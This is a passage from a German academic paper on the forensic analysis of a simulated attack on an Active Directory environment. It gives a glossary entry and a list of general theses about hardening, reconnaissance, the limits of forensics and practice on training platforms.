Request	Ein HTTP-Request ist eine Anfrage, die an einen Webserver gestellt wird.

17 Thesen

Die Ausarbeitung fokussierte sich auf das Thema **Forensische Auswertung eines simulierten Angriffs auf eine Active Directory Umgebung** und wurde von Yvonne Frank, Rainer Herold und Pascal Schrieber bearbeitet.

Ein Active Directory ist nach einer Installation, wenn es nur zum Teil konfiguriert wurde, nicht automatisch sicher, da weiterhin unbekannte Schwachstellen in der Zukunft aufgedeckt werden und vielfach nicht direkt gepatcht werden können, sondern besondere Einstellungen benötigen, welche in Form von zusätzlichen Härtungsmaßnahmen über beispielsweise die Registry umgesetzt werden.

Angriffe zu planen und durchzuführen sind grundsätzlich nicht einfach, da sie in der Informationsbeschaffungsphase viel Zeit beanspruchen und die darin gewonnen Informationen nicht zwangsläufig zu einem Erfolg führen müssen.

Eine forensische Auswertung muss in Anbetracht der Zeit und dem Budget nicht immer zu einer erfolgreichen Aufklärung erfolgen, da es in vielen Fällen nicht eindeutig ist, wie ein Angreifer in das Netz des Unternehmens zutritt erhalten hat. Hierbei kann auch ein physischer Zugang ein möglicher Vektor sein.

Der Einsatz von vollautomatisierten Skripten können für einen Aufbau von mehreren virtuellen Instanzen von Vorteil sein, aber auch Fehlkonfigurationen beinhalten, welche beispielsweise vor einem Jahr noch gängig waren.

Angreifer, sowie auch Penetrationstester können auch Fehler während einer Attacke machen, darin können beispielsweise Systeme mit einem Denial of Service zerstört werden und erheblichen Schaden verursachen.

Hackingplattformen (z. B. HackTheBox) beinhalten vorkonfigurierte Instanzen (Boxen), diese können zum Ausprobieren von Schwachstellen genutzt werden, jedoch zeigen diese vielfach nicht den Ursprung des Problems auf, der zur Beseitigung benötigt wird.